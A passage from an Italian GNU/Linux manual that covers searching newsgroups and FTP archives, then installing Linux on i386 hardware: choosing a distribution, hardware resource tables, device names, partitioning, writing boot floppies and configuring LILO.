di Google si deve usare semplicemente l'espressione '**`Linux CD-R`**' senza bisogno di aggiungere operatori particolari. La figura 9.4 mostra il risultato della ricerca.

Figura 9.4. Risultato di una ricerca.

Searched Groups for **Linux CD-R** Results **1** - **10** of about **40,100**. Search took **2.08** seconds.

Linux cd recording experts: How do I copy a mode2/form2 **cd** ...
I would like to copy a video **cd** using **linux**. I haven't been able to find any documentation on how to do this. So far what I have been doing is this: rip the ...
alt.cd-r - 29 Apr 2000 by Nick Paul - View Thread (1 article)

Re: ?? : ??? **Linux** ??? **cd-r** ??? cdrec ...
The summary for this Chinese (Traditional) page contains characters that cannot be correctly displayed in this language/character set.
tw.bbs.comp.linux - 23 Mar 1999 by 1s??????? - View Thread (3 articles)

Caldera **Linux CD** $2 (not a **CD-R**)
Caldera Open **Linux** ver. 2.3 **CD**: $2.00 US This version is for Intel, AMD, Cyrix or any ...
misc.forsale.computers.pc-specific.systems - 14 Apr 2000 by Howard Haradon - View Thread (1 article)

Cheap **Linux CD-R** of Redhat 5.2
Hallo, Als er nog iemand op zoek is naar de 5.2 versie van redhat. Wil ik deze voor 25 gulden ...
nl.comp.os.linux - 01 Mar 1999 by Linux - View Thread (12 articles)

?? : ??? **Linux** ??? **cd-r** ??? cdrecord ...
The summary for this Chinese (Traditional) page contains characters that cannot be correctly displayed in this language/character set.
tw.bbs.comp.linux - 23 Mar 1999 by S1 - View Thread (2 articles)

Naturalmente, è possibile leggere i messaggi di richiesta e le risposte; ciò che si desiderava.

9.3 Ricerche nelle liste di posta elettronica

Le liste di posta elettronica, o più amichevolmente «liste», sono dei gruppi di discussione a cui ci si iscrive e da cui si ricevono regolarmente tutti i messaggi attraverso la posta elettronica. Non esiste un servizio che permetta di consultare questi messaggi, perché non esiste una forma di pubblicizzazione standard.

Alcune di queste liste sono pubblicate automaticamente in forma di pagine HTML sulla rete ipertestuale (il *web*). Quando ciò accade, è probabile che si riesca a raggiungere queste notizie attraverso i motori di ricerca normali.

9.4 Ricerche negli FTP

Quando si cerca qualcosa che dovrebbe trovarsi in un servizio FTP, come un pacchetto applicativo di cui si è sentito parlare ma non si sa dove sia, è possibile utilizzare uno dei servizi di ricerca che permette di trovare un file a partire dalle informazioni del nome.

Il servizio più popolare a questo proposito è FTPSearch <*http://www.alltheweb.com/?c=ftp*>. Di solito, la cosa più conveniente da definire è il tipo di ricerca; il tipo *wildcard search* rappresenta una ricerca per i nomi di file secondo un modello composto con caratteri jolly (asterisco e punto interrogativo), senza tenere conto della differenza tra lettere maiuscole e minuscole.

9.5 Riferimenti

- Alltheweb

  <*http://www.alltheweb.com*>

- Google

  <*http://www.google.com*>

  <*http://groups.google.com*>

- Go.com

  <*http://www.go.com*>

- AltaVista

  <*http://www.altavista.com*>

- Excite

  <*http://www.excite.com*>

- WebCrawler

  <*http://www.webcrawler.com*>

- Lycos

  <*http://www.lycos.com*>

- Yahoo

  <*http://www.yahoo.com*>

- FTPSearch

  <*http://www.alltheweb.com/?c=ftp*>

Parte iv

Installazione di un sistema GNU/Linux

Capitolo 10

Installare GNU/Linux

L'installazione di GNU/Linux è difficile quanto lo è installare un nuovo sistema operativo; ovvero, così come dover accettare il fatto che non si possono utilizzare gli strumenti consueti cui si era abituati da tanto tempo. In questo capitolo si fa riferimento all'installazione di GNU/Linux in un elaboratore i386 (o superiore) partendo da strumenti Dos.

10.1 Scelta della distribuzione

Prima di poter installare GNU/Linux occorre procurarsi una distribuzione di questo sistema operativo. Le distribuzioni di GNU/Linux esistenti sono molte; ciò è sicuramente un sintomo positivo dell'importanza che questo sistema sta avendo. Il problema per l'utente sta nello scegliere.

È molto difficile consigliare in modo generalizzato una distribuzione particolare, perché nessuna è migliore delle altre; ognuna interpreta a suo modo le esigenze dell'utenza, ponendo l'accento su certe caratteristiche e trascurandone altre. Di sicuro, chi intende utilizzare GNU/Linux in modo sistematico farebbe bene a provarne alcune prima di decidere quale offre per sé i vantaggi migliori.

In passato, la scelta di una distribuzione rispetto alle altre era motivata dalla difficoltà con cui queste potevano essere ottenute; spesso si cominciava a utilizzare GNU/Linux con un CD-ROM allegato a un libro o a una rivista, dal momento che era un po' difficile lo scarico diretto da Internet. Oggi le riviste specializzate pubblicano con maggiore frequenza le distribuzioni GNU/Linux più comuni; inoltre è anche possibile acquistare tranquillamente con una carta di credito attraverso Internet, presso aziende specializzate nella masterizzazione di CD-ROM, a un prezzo medio di 2 USD (dollari USA) per CD-ROM. Vale la pena di citare le distribuzioni più comuni, indicando alcune delle caratteristiche.

10.1.1 ZipSlack

La distribuzione ZipSlack è una riduzione della distribuzione Slackware, descritta più avanti, che può essere installata facilmente all'interno di un file system Dos-FAT. Può essere ottenuta dall'URI <*http://www.ibiblio.org/pub/Linux/distributions/slackware/zipslack/*>, oltre che dai siti speculari e dalle riproduzioni su CD-ROM della distribuzione Slackware normale. Alcune caratteristiche:

- è adatta agli utenti che utilizzando Dos o MS-Windows, non vogliono affrontare un'installazione normale di un sistema GNU/Linux standard, mentre desiderano iniziare a studiare questo sistema operativo;
- possono essere installati i pacchetti della distribuzione Slackware.

10.1.2 Red Hat

La distribuzione GNU/Linux Red Hat è ottenibile presso l'URI <*http://www.ibiblio.org/pub/Linux/distributions/redhat/current/*>, oltre che dai siti speculari e dalle riproduzioni su CD-ROM. Alcune caratteristiche:

- è adatta agli utenti con poca conoscenza dei sistemi Unix -- eventualmente può essere scelta una modalità di installazione semiautomatica, in cui l'utente è sollevato dall'onere di scegliere i pacchetti applicativi;

- gli archivi dei pacchetti che compongono la distribuzione sono in formato RPM (*Red Hat package manager*) e la loro gestione è relativamente semplice;
- al termine dell'installazione, il sistema ha già una buona configurazione di partenza, completa di piccoli accorgimenti per gli utenti meno esperti;
- la versione pubblicata direttamente dalla Red Hat potrebbe contenere alcune applicazioni proprietarie per le quali è consentita una sola installazione, per cui, se si vuole installare GNU/Linux su più elaboratori, occorre fare attenzione a non installare questi programmi.

10.1.3 SuSE

La distribuzione GNU/Linux SuSE è ottenibile presso l'URI <*ftp://ftp.suse.com/pub/suse/*>, oltre che dai siti speculari e dalle riproduzioni su CD-ROM.

La distribuzione SuSE è nata come una variante tedesca della distribuzione Slackware, tanto che oggi ci sono ancora alcune affinità con quella distribuzione, anche se utilizza attualmente il sistema RPM per la gestione dei pacchetti software. Alcune caratteristiche:

- è adatta agli utenti con poca conoscenza dei sistemi Unix;
- il programma di installazione e di configurazione è molto raffinato;
- gli archivi dei pacchetti che compongono la distribuzione sono in formato RPM (*Red Hat package manager*) e la loro gestione è relativamente semplice;
- al termine dell'installazione, il sistema ha già una buona configurazione di partenza;
- la versione pubblicata direttamente dalla SuSE potrebbe contenere alcune applicazioni proprietarie per le quali è consentita una sola installazione, per cui, se si vuole installare GNU/Linux su più elaboratori, occorre fare attenzione a non installare questi programmi.

10.1.4 Slackware

La distribuzione GNU/Linux Slackware è ottenibile presso l'URI <*http://www.ibiblio.org/pub/Linux/distributions/slackware/*>, oltre che dai siti speculari e dalle riproduzioni su CD-ROM. Si tratta della prima distribuzione GNU/Linux relativamente «facile» da installare e in ciò ha il merito di avere contribuito alla sua diffusione nei primi anni di vita di questo sistema operativo. Alcune caratteristiche:

- è una distribuzione adatta agli utenti che hanno una buona conoscenza dei sistemi Unix, tuttavia, l'installazione è un po' complicata e tende a scoraggiare l'utente inesperto;
- permette l'installazione su un file system UMSDOS, cioè su una partizione già utilizzata per il Dos;
- non dispone di un sistema efficace per la gestione degli aggiornamenti: si rischia spesso di lasciare in giro file che non servono più e non esiste un controllo delle dipendenze.

10.1.5 Debian

La distribuzione GNU/Linux Debian è ottenibile presso l'URI <*http://ftp.it.debian.org/debian/*>, oltre che da altri siti speculari e dalle riproduzioni su CD-ROM.

Questa distribuzione è realizzata da un gran numero di volontari e tutto è organizzato per facilitare la coordinazione di queste persone. Un aspetto molto importante della politica della distribuzione è l'attenzione alle licenze e ad altre restrizioni legali dei paesi occidentali, per cui i pacchetti, oltre che contenere sempre le informazioni sulla licenza, ricevono anche una classificazione di massima che consente di capire sommariamente il genere di libertà o di restrizioni che comporta l'installazione di questi. Alcune caratteristiche:

- è adatta agli utenti che hanno una buona conoscenza dei sistemi Unix, mentre il principiante può avere difficoltà a installarla;
- gli archivi dei pacchetti che compongono la distribuzione sono in formato Debian ('`.deb`') e il sistema di gestione relativo è molto efficace;
- data la complessità del sistema di gestione dei pacchetti Debian, il programma che guida nell'installazione dei pacchetti è altrettanto complicato da utilizzare.

10.2 Riproduzioni economiche di distribuzioni GNU/Linux

Le distribuzioni commerciali di GNU/Linux, come Red Hat e SuSE, sono vendute direttamente dalle rispettive case produttrici, assieme a documentazione specifica e ad assistenza di vario tipo. Esiste però la possibilità di procurarsi queste e altre distribuzioni GNU/Linux a prezzi più convenienti da aziende specializzate nella masterizzazione, che operando legalmente, prelevano il materiale da Internet e lo distribuiscono senza offrire alcun supporto tecnico. Le aziende seguenti riproducono CD-ROM a un prezzo medio di 2 USD per unità:

- *Cheapbytes* <*http://www.cheapbytes.com/*>
- *Linux Systems Labs* <*http://www.lsl.com/*>
- *Linux Mall* <*http://www.LinuxMall.com/*>

Eventualmente, si può dare un'occhiata anche a <*http://www.linux.org/vendors/index.html*>.

10.3 Hardware i386

Come già accennato altrove in questo documento, le distribuzioni GNU/Linux fatte per l'hardware i386 possono funzionare solo con un microprocessore x386 o superiore. Il problema più grande è invece la memoria RAM che dovrebbe essere di almeno 16 Mibyte per poter installare un sistema minimo e senza il sistema grafico X. Mano a mano che GNU/Linux si evolve, i suoi eseguibili si appesantiscono e il sistema richiede sempre più risorse. Questo significa che, allo stato attuale, una configurazione minima ragionevole richiede un 486-66 con almeno 32 Mibyte di memoria RAM.

Teoricamente, è ancora possibile installare GNU/Linux senza X avendo a disposizione solo 8 Mibyte di memoria RAM, ma si tratta di un'operazione difficile. Se le circostanze costringono a tentare un'installazione del genere, conviene accontentarsi di una distribuzione GNU/Linux più

vecchia, possibilmente una di quelle che utilizzavano il kernel 1.0.*x*, o comunque con binari a.out. Queste vecchie distribuzioni si trovano ancora abbinate ai primi libri su GNU/Linux.

Prima di installare qualunque sistema operativo, è sempre necessario raccogliere tutte le informazioni che si riescono ad avere sull'hardware installato. Le tabelle 10.1, 10.2 e 10.3, mostrano l'utilizzo più comune delle risorse da parte dei componenti più diffusi. Questo tipo di inventario, serve anche per determinare quali siano le risorse disponibili nel momento in cui si vuole aggiungere un nuovo componente.

Tabella 10.1. Utilizzo comune degli indirizzi di IRQ negli elaboratori di architettura i386.

IRQ	Riservato	Standard	Eventuale
0	Timer		
1	Tastiera		
2/9			`LPT3:`
3		`COM2:`	`COM4:`
4	`COM1:`		`COM3:`
5		`LPT2:`	
6	Unità di controllo dei dischetti		
7	`LPT1:`		
8	Orologio		
10			
11			
12		Mouse PS/2	
13	Coprocessore matematico		
14	Unità di controllo ATA (IDE)		
15	Unità di controllo ATA (IDE) secondaria		

Tabella 10.2. Utilizzo comune dei canali DMA negli elaboratori di architettura i386.

Canale DMA	Utilizzo normale	Eventuale
1		
2	unità di controllo dischetti (1 e 2)	
3		Unità di controllo dischetti (3 e 4)
4	unità di controllo DMA	

Tabella 10.3. Utilizzo comune degli indirizzi di comunicazione da 000_{16} a $3FF_{16}$ negli elaboratori di architettura i386.

Indirizzo esadecimale	Utilizzo normale
da 0000_{16} a $001F_{16}$	Unità di controllo DMA1
da 0020_{16} a $003F_{16}$	PIC1 (*Programmable interrupt controller*)
da 0040_{16} a $005F_{16}$	Timer
da 0060_{16} a $006F_{16}$	Tastiera
da 0070_{16} a $007F_{16}$	RTC (*Real time clock*)
da 0080_{16} a $009F_{16}$	dma page reg
da $00A0_{16}$ a $00BF_{16}$	PIC2 (*Programmable interrupt controller*)
da $00C0_{16}$ a $00DF_{16}$	Unità di controllo DMA2
da $00E0_{16}$ a $00EF_{16}$	
da $00F0_{16}$ a $00FF_{16}$	NPU (Coprocessore matematico)
da 0100_{16} a 0176_{16}	
da 0170_{16} a 0177_{16}	ATA1 (unità di controllo secondaria dischi ATA)
da 0178_{16} a $01EF_{16}$	
da $01F0_{16}$ a $01F7_{16}$	ATA0 (unità di controllo primaria dischi ATA)
da $01F8_{16}$ a $01FF_{16}$	
da 0200_{16} a $020F_{16}$	
da 0210_{16} a $021F_{16}$	
da 0220_{16} a $022F_{16}$	

Indirizzo esadecimale	Utilizzo normale
da 0230_{16} a $023F_{16}$	
da 0240_{16} a $024F_{16}$	
da 0250_{16} a $025F_{16}$	
da 0260_{16} a $026F_{16}$	
da 0270_{16} a 0277_{16}	
da 0278_{16} a $027F_{16}$	LPT(2) (Porta stampante)
da 0280_{16} a $028F_{16}$	
da 0290_{16} a $029F_{16}$	
da $02A0_{16}$ a $02AF_{16}$	
da $02B0_{16}$ a $02BF_{16}$	
da $02C0_{16}$ a $02CF_{16}$	
da $02D0_{16}$ a $02DF_{16}$	
da $02E0_{16}$ a $02E7_{16}$	
da $02E8_{16}$ a $02EF_{16}$	‘COM4:’ (Porta seriale)
da $02F0_{16}$ a $02F7_{16}$	
da $02F8_{16}$ a $02FF_{16}$	‘COM2:’ (Porta seriale)
da 0300_{16} a $031F_{16}$	Ethernet NE2000
da 0320_{16} a $032F_{16}$	
da 0330_{16} a $033F_{16}$	
da 0340_{16} a $034F_{16}$	
da 0350_{16} a $035F_{16}$	
da 0360_{16} a $036F_{16}$	
da 0370_{16} a 0375_{16}	Unità di controllo dischetti (terza e quarta unità)
da 0376_{16} a 0376_{16}	ATA1 (unità di controllo secondaria dischi ATA)
da 0377_{16} a 0377_{16}	
da 0378_{16} a $037F_{16}$	LPT(1) (Porta stampante)
da 0380_{16} a $038F_{16}$	
da 0390_{16} a $039F_{16}$	
da $03A0_{16}$ a $03AF_{16}$	
da $03B0_{16}$ a $03BF_{16}$	
da $03C0_{16}$ a $03CF_{16}$	EGA/VGA
da $03D0_{16}$ a $03DF_{16}$	CGA/EGA/VGA nelle modalità video a colori
da $03E0_{16}$ a $03E7_{16}$	
da $03E8_{16}$ a $03EF_{16}$	‘COM3:’ (Porta seriale)
da $03F0_{16}$ a $03F5_{16}$	Unità di controllo dischetti (prima e seconda unità)
da $03F6_{16}$ a $03F6_{16}$	ATA0 (unità di controllo primaria dischi ATA)
da $03F7_{16}$ a $03F7_{16}$	
da $03F8_{16}$ a $03FF_{16}$	‘COM1:’ (Porta seriale)

Quando si hanno schede a 8 bit (quelle che utilizzano solo la prima parte di un alloggiamento ISA) si possono usare esclusivamente gli indirizzi di IRQ inferiori a 10.

Il caso delle porte parallele è un po’ particolare: il sistema operativo Dos assegna i nomi ‘**LPT1:**’, ‘**LPT2:**’ e ‘**LPT3:**’ in base a una ricerca tra i possibili indirizzi di I/O. Vengono scanditi gli indirizzi $3BC_{16}$, 378_{16} e 278_{16}. La prima porta a essere individuata diventa ‘**LPT1:**’ e così di seguito.

10.4 Nomi dei dispositivi delle unità di memorizzazione

GNU/Linux utilizza dei nomi bene ordinati per i file di dispositivo, ma questi possono confondere chi proviene dall'esperienza Dos. La tabella 10.4 mostra l'elenco di alcuni nomi di dispositivo riferiti a unità di memorizzazione.

Tabella 10.4. Elenco dei nomi di dispositivo utilizzati per le unità di memorizzazione.

Nome	Descrizione	Dos
/dev/fd0	prima unità a dischetti	'A:'
/dev/fd0u1440	prima unità a dischetti da 1440 Kibyte	'A:'
/dev/fd1	seconda unità a dischetti	'B:'
/dev/fd1u1440	seconda unità a dischetti da 1440 Kibyte	'B:'
/dev/hda	primo disco fisso ATA (IDE)	
/dev/hdb	secondo disco fisso (o CD-ROM) ATA (IDE)	
/dev/hdc	terzo disco fisso (o CD-ROM) ATA (IDE)	
/dev/hdd	quarto disco fisso (o CD-ROM) ATA (IDE)	
/dev/sda	primo disco SCSI	
/dev/sdb	secondo disco SCSI	
/dev/sdc	terzo disco SCSI	
...		

I dischi che non rientrano nella categoria dei «dischetti» (o *floppy*), sono suddivisi in partizioni, dove per fare riferimento a queste si aggiunge un numero alla fine del nome. Per esempio, '`/dev/hda1`' è la prima partizione del primo disco ATA, '`/dev/sda2`' è la seconda partizione del primo disco SCSI.

La distinzione tra i nomi usati per le partizioni primarie e le partizioni logiche contenute in quelle estese, può creare confusione ulteriore. In generale, conviene non utilizzare partizioni logiche, se non c'è una necessità reale. Volendo prendere come esempio il primo disco fisso ATA, le prime quattro partizioni normali (primarie ed estese) hanno nomi che vanno da '`/dev/hda1`' a '`/dev/hda4`', mentre le partizioni logiche utilizzano nomi da '`/dev/hda5`' in poi.

10.5 Preparazione

Prima di poter installare GNU/Linux occorre che sia pronto l'elaboratore che dovrà accoglierlo. Se è già stato installato il Dos, con o senza MS-Windows, vale forse la pena di conservarlo fino a quando si sarà diventati completamente indipendenti da quell'ambiente.

Quando si installa GNU/Linux si hanno in pratica due possibilità fondamentali per quanto riguarda la destinazione: l'utilizzo di un file system Second-extended (Ext2 o Ext3) in una partizione dedicata, o l'utilizzo di un file system UMSDOS che consente di condividere un file system Dos-FAT preesistente senza alterare i dati in esso contenuti.

La prima delle due soluzioni è la più impegnativa, ma anche la migliore dal punto di vista tecnico: richiede la preparazione di una partizione da dedicare a GNU/Linux. La seconda è invece la soluzione più frettolosa e adatta a chi non vuole impegnarsi troppo con GNU/Linux: viene creata una directory '`C:\LINUX\`' dalla quale si dirama una struttura di directory (e file), che pur rispettando le regole dei nomi 8.3 del Dos, viene poi riconosciuta e gestita correttamente dal sistema GNU/Linux. Questa ultima soluzione, dal momento che non richiede la preparazione di una partizione dedicata a GNU/Linux, potrebbe sembrare l'ideale per tutti. In realtà lo è solo per chi vuole vedere come funziona GNU/Linux e non per chi lo vuole utilizzare veramente.[1]

[1] Scegliendo un file system UMSDOS ci si affida implicitamente a un file system di tipo Dos-FAT, con tutte le sue limitazioni e le sue debolezze. Tra le altre cose, uno spegnimento accidentale potrebbe anche provocare la perdita di tutti i dati.

Se si decide di prendere GNU/Linux sul serio è necessario predisporre una partizione tutta per lui, o anche più partizioni, togliendo spazio a quanto installato in precedenza nel disco fisso. Per essere sicuri di non perdere i dati occorre cominciare dalla preparazione di una copia di sicurezza.

Ci sono vari modi di fare una copia di sicurezza dei dati del proprio disco fisso. Quello che bisogna ricordare è che non basta la copia dei dati, occorre anche la possibilità di avviare il sistema in modo da poter ricaricare quei dati salvati. Serve quindi un dischetto di avvio del sistema con i programmi di servizio necessari. Si presume che ognuno sappia come fare per ripristinare il proprio sistema operativo.

Per ridurre la dimensione di una partizione FAT esistente si possono utilizzare i programmi seguenti, funzionanti in Dos:

- Fips, [2] <*ftp://ftp.simtel.net/pub/simtelnet/msdos/diskutil/fips15.zip*>;
- Presizer, [3] <*ftp://ftp.simtel.net/pub/simtelnet/msdos/diskutil/presz131.zip*>.

Per poter ridurre la dimensione di una partizione è necessario che la quantità di dati in essa contenuta non sia troppo elevata, ma soprattutto, che ci sia dello spazio vuoto proprio nella parte finale della partizione. Di solito si risolve il problema con un programma di deframmentazione che si occupa anche di compattare i dati nella parte superiore (iniziale) della partizione.[4]

10.5.1 Dischetti di partenza e file-immagine

Prima di iniziare l'installazione di una distribuzione GNU/Linux qualsiasi, occorre avere un modo di avviare il programma di installazione. Di solito si ha la necessità di riprodurre uno o più dischetti che permettono di avviare un mini sistema GNU/Linux contenente ciò che serve per questo scopo. Questi dischetti sono distribuiti normalmente in forma di file-immagine, che deve essere ricopiato sopra un dischetto già inizializzato.[5]

Generalmente, per avviare un sistema GNU/Linux minimo sono necessari due dischetti: uno contenente essenzialmente il kernel e il secondo contenente i programmi. In teoria, entrambe le cose potrebbero risiedere nello stesso dischetto, ma questo diventa sempre meno probabile, data la dimensione dei programmi che compongono GNU/Linux.

Il primo dischetto, quello contenente il kernel, serve ad avviare il sistema; la sostituzione con il secondo viene richiesta alla fine del suo caricamento in memoria. Il dischetto dei programmi contiene normalmente un'immagine compressa di un file system più grande. In questo contesto, l'«immagine» è un file che contiene il file system.

> Un dischetto da 1,4 Mibyte può essere visto come un file unico. Quando un dischetto viene trasferito tale e quale in un file unico, questo file viene definito *immagine* del dischetto. Si possono creare dischetti non reali contenenti più spazio, per esempio 4 Mibyte, lavorando direttamente con le loro immagini. Il kernel è in grado di utilizzare tali immagini compresse, espandendole in memoria, all'interno di un disco RAM.

[2] **Fips** GNU GPL

[3] **Presizer** software gratuito ma non libero

[4] Tutto questo non è necessario se si intende installare GNU/Linux in una partizione FAT esistente, attraverso l'uso di un file system UMSDOS.

[5] I dischetti che si intendono utilizzare devono essere privi di difetti. Anche se in fase di inizializzazione non sono stati segnalati errori, può darsi che i dischetti si mostrino difettosi durante il loro utilizzo. Ciò potrebbe manifestarsi attraverso delle segnalazioni di vario genere, oppure il sistema potrebbe bloccarsi durante l'avvio. In tali casi conviene tentare nuovamente utilizzando dischetti differenti.

Allo stato attuale, quasi tutti i dischetti contenenti un sistema minimo di emergenza che si possono trovare, sono immagini compresse di dischi più grandi, cosa che costringe il kernel a caricarli in un disco RAM. Si intuisce che l'utilizzo di dischetti di emergenza richiede la disponibilità di molta memoria RAM.

Se si può disporre solo del Dos, si ottiene la riproduzione di un dischetto, a partire da un file-immagine, con il programma '**RAWRITE.EXE**'. Si osservi l'esempio seguente in cui si riproduce un dischetto a partire dal file 'AVVIO.IMG'.

```
C:> RAWRITE AVVIO.IMG A:
```

Se si ha a disposizione un sistema GNU/Linux da qualche parte, si possono utilizzare due modi diversi. Si osservino gli esempi seguenti in cui si riproduce un dischetto da 1440 Kibyte a partire dal file 'avvio.img'.

```
# cp avvio.img /dev/fd0
```

```
# dd if=avvio.img of=/dev/fd0 bs=1440k
```

10.6 Partizioni e file system

GNU/Linux può essere installato su una sola partizione, oppure anche più di una. In aggiunta a questo problema, nella maggior parte dei casi ci si deve prendere cura di creare una partizione da dedicare alla memoria virtuale: la partizione di scambio (*swap*).

La partizione di scambio è una partizione come le altre, che viene identificata e inizializzata in modo diverso. In generale è conveniente utilizzare una dimensione pari ad almeno la stessa quantità di memoria RAM esistente, tenendo conto che una dimensione maggiore della necessità effettiva non comporta inconvenienti, a parte lo spreco di spazio su disco.

Quando si utilizzano dischi ATA (IDE) di grandi dimensioni si può porre il problema della posizione in cui si trova il kernel e gli altri file utilizzati per l'avvio. Questi devono trovarsi fisicamente entro il cilindro 1024, a causa delle limitazioni del BIOS degli elaboratori i386. Se una partizione termina oltre questo limite, non ci può essere la certezza che questi file si trovino prima di quel punto.

Per evitare dubbi, è possibile creare una partizione apposita, solo per i file utilizzati per l'avvio (di solito si tratta di tutto ciò che è contenuto nella directory '/boot/'), residente fisicamente prima del 1024-esimo cilindro.

10.6.1 Suddivisione del file system su più partizioni

Il file system del sistema GNU/Linux, così come accade per gli altri sistemi Unix, può essere scomposto in più parti residenti fisicamente in partizioni diverse, unite assieme attraverso varie operazioni di montaggio. Ci possono essere diverse buone ragioni per fare questo, in particolare le seguenti:

- le richieste di accesso al file system sono distribuite su più dischi;
- più dischi di piccole dimensioni possono essere uniti insieme senza la necessità di acquistare un disco fisso gigantesco;
- le parti del file system che non devono essere alterabili possono risiedere anche su CD-ROM;

- in una rete locale si possono condividere dati e programmi usati in comune attraverso un file system di rete.

Segue un elenco delle possibilità tipiche di scomposizione di un file system GNU/Linux. L'argomento è trattato anche nel capitolo 72.

- **Partizione principale**

  La partizione principale deve contenere la directory radice ('`/`'). Quando non si scompone il file system, si tratta dell'unica partizione.

- **Partizione di avvio**

  Se il disco fisso che si utilizza ha un numero di cilindri superiore a 1024, è assolutamente necessario che il kernel e gli altri file utilizzati nella fase di avvio si trovino prima di tale limite. Per questo, in tali situazioni si crea una partizione apposita nella parte iniziale del disco fisso, in cui si colloca la directory '`/boot/`', all'interno della quale si mette anche il file del kernel.

- **Partizione dedicata ai programmi**

  La maggior parte del software viene collocato al di sotto della directory '`/usr/`' e il suo contenuto viene posto frequentemente in un'altra partizione.

- **Partizione dedicata agli utenti**

  Quando un sistema è multiutente, il contenuto della directory '`/home/`' può diventare molto grande e può convenire la sua collocazione in un'altra partizione.

In aggiunta a questi casi fondamentali, si possono valutare anche le possibilità seguenti.

- **Partizione per i file temporanei**

  Tutti i sistemi Unix utilizzano la directory '`/tmp/`' come contenitore generico di file a uso temporaneo. In un sistema multiutente, l'attività all'interno di questa directory potrebbe essere piuttosto intensa. In tal caso, può convenire di far risiedere il suo contenuto altrove in modo da alleggerire l'attività del disco che invece contiene la partizione principale.

- **Partizione per i sorgenti**

  I sorgenti delle applicazioni risiedono solitamente nella directory '`/usr/src/`'. Se si intende gestire una grande quantità i sorgenti, può convenire di utilizzare una partizione dedicata a questo scopo.

- **Partizione per i programmi e i file locali**

  Per convenzione, un file system GNU/Linux dovrebbe riservare la directory '`/usr/local/`' per quei programmi e quei file riservati all'ambito locale. L'estensione di questo ambito dipende dalle circostanze. In generale, la directory '`/usr/`' potrebbe risiedere in una partizione accessibile in sola lettura (come nel caso di un CD-ROM o di un servente di rete NFS). La directory '`/usr/local/`' potrebbe risiedere altrove in modo da permettere l'installazione di programmi speciali a uso di quella macchina particolare o di quella sottorete. Di solito, si estende il concetto e si intende che questa directory sia il luogo più adatto all'installazione di quei programmi che non fanno parte della distribuzione GNU/Linux che si utilizza.

10.7 Moduli

Le distribuzioni GNU/Linux più raffinate utilizzano la tecnica della scomposizione del kernel in moduli, in modo da potere predisporre pochi dischetti di installazione adatti a un gran numero di configurazioni hardware. Generalmente, tali dischetti di installazione sono in grado di gestire facilmente, senza utilizzare i moduli, una configurazione hardware tipica, in cui il disco fisso e il CD-ROM sono connessi all'unità di controllo ATA (IDE).

Quando si utilizzano unità SCSI o lettori CD-ROM su scheda proprietaria, ci possono essere delle difficoltà. Con GNU/Linux si gestiscono queste particolarità realizzando un kernel specifico, o abbinando a questo dei moduli. Spesso, quando si devono utilizzare dei moduli, occorre fornire loro dei parametri in modo che siano in grado di raggiungere il dispositivo fisico a cui si riferiscono. Nel capitolo 31 sono elencati alcuni moduli che richiedono dei parametri.

10.8 Aggiornamento di un'installazione precedente

Le distribuzioni GNU/Linux che utilizzano un sistema di gestione dei pacchetti più o meno raffinato, consentono teoricamente di aggiornare un'installazione precedente. In molti casi questo costituisce un'insidia, perché alle volte l'aggiornamento fallisce e infine si resta con un sistema zoppicante oppure non funzionante del tutto.

Se si intende utilizzare veramente la possibilità di aggiornare un'installazione precedente, è indispensabile fare prima una copia di sicurezza, a meno di avere una fiducia illimitata nei confronti della distribuzione che si utilizza.

10.9 Caricamento del sistema operativo dopo l'installazione

Di solito, l'ultima cosa fondamentale da definire, prima di concludere definitivamente il procedimento di installazione, è il modo in cui si deve avviare il sistema operativo. Normalmente viene proposto di predisporre un dischetto di avvio di emergenza specifico per la propria installazione e anche di configurare LILO (nel caso di architettura i386) in modo da avviare il sistema automaticamente.

La creazione di un dischetto di avvio di emergenza è molto importante e non dovrebbe essere saltata se questa è disponibile, specialmente le prime volte. Oltre a ciò, è bene tenere presente che la configurazione che si ottiene con LILO, attraverso il programma di installazione, potrebbe essere piuttosto limitata, quindi il dischetto di avvio è sempre una buona cosa per cominciare bene.

Quando è il turno di configurare LILO, potrebbe essere presentata solo la scelta di installare il settore di avvio nell'MBR, cioè il primo settore del disco fisso, oppure nel primo settore della partizione principale in cui risiede GNU/Linux. Purtroppo ci sono situazioni in cui queste due possibilità sono troppo poche, per quello che si vuole fare, quindi conviene utilizzare il dischetto di avvio per poter avviare il sistema e quindi configurare successivamente LILO come si vuole.

Nella situazione più semplice, si lascia che LILO modifichi l'MBR, in modo da dare a questo il controllo dell'avvio di GNU/Linux e degli altri sistemi operativi eventuali. Se per qualche motivo ciò non può essere fatto, installandolo nel primo settore della partizione contenente GNU/Linux, occorre poi affidare a un altro programma (detto *bootloader*) l'avvio di quel settore.

LILO, come altri sistemi di avvio di GNU/Linux, permette di indicare alcuni parametri per il kernel che potrebbero rendersi necessari in presenza di dispositivi particolari che non vengono

individuati correttamente, o in altre situazioni simili. Il programma di installazione potrebbe richiedere l'indicazione di questi parametri aggiuntivi, che di solito non vanno specificati.

LILO e il sistema di avvio di GNU/Linux è descritto in modo più dettagliato nel capitolo 16.

10.10 Strumenti e concetti generali

L'installazione di una distribuzione GNU/Linux può essere preceduta da una preparazione delle partizioni attraverso dischetti di emergenza dotati di una raccolta minima di programmi essenziali. La maggior parte delle distribuzioni GNU/Linux offre un dischetto di emergenza per questi scopi.

Le distribuzioni più comuni sono in grado di gestire tutto all'interno delle procedure di installazione, ma spesso, in questo modo, si ignora il senso di ciò che si fa. Prima di installare GNU/Linux la prima volta, occorrerebbe apprendere l'uso dei programmi per la creazione e la modifica delle partizioni; inoltre è opportuno conoscere il modo in cui queste possono essere inizializzate.

Se si cerca di avviare un sistema di emergenza, è molto probabile che l'immagine del dischetto contenente il sistema minimo sia un file con un nome simile a *resque*, mentre il problema può rimanere per la scelta del dischetto di avvio che potrebbe dipendere dalle caratteristiche dell'hardware del proprio elaboratore. Per questo, di solito è sufficiente leggere i file di testo che accompagnano tali immagini (`README`, `WHICH.ONE` e simili).

Nel caso della distribuzione Slackware, la più comune per questo genere di cose, il dischetto di avvio per l'hardware generico è contenuto nell'immagine `bootdsks.144/bare.i`, che contiene un kernel adatto ai dischi ATA (IDE); il dischetto del sistema di emergenza è invece `rootdsks/rescue.gz`.

Un sistema composto da dischetti di emergenza si avvia facendo in modo che l'elaboratore esegua il caricamento a partire dal dischetto di avvio, il quale carica il kernel. Appena il kernel prende il controllo, viene richiesto all'utente di sostituirlo con il dischetto contenente il file system principale. Il modo con cui ciò avviene può essere molto diverso. Si va da una richiesta come quella seguente, tipica dei dischetti di una distribuzione Slackware,

```
VFS: Insert root floppy disk to be loaded into ramdisk and press ENTER
```

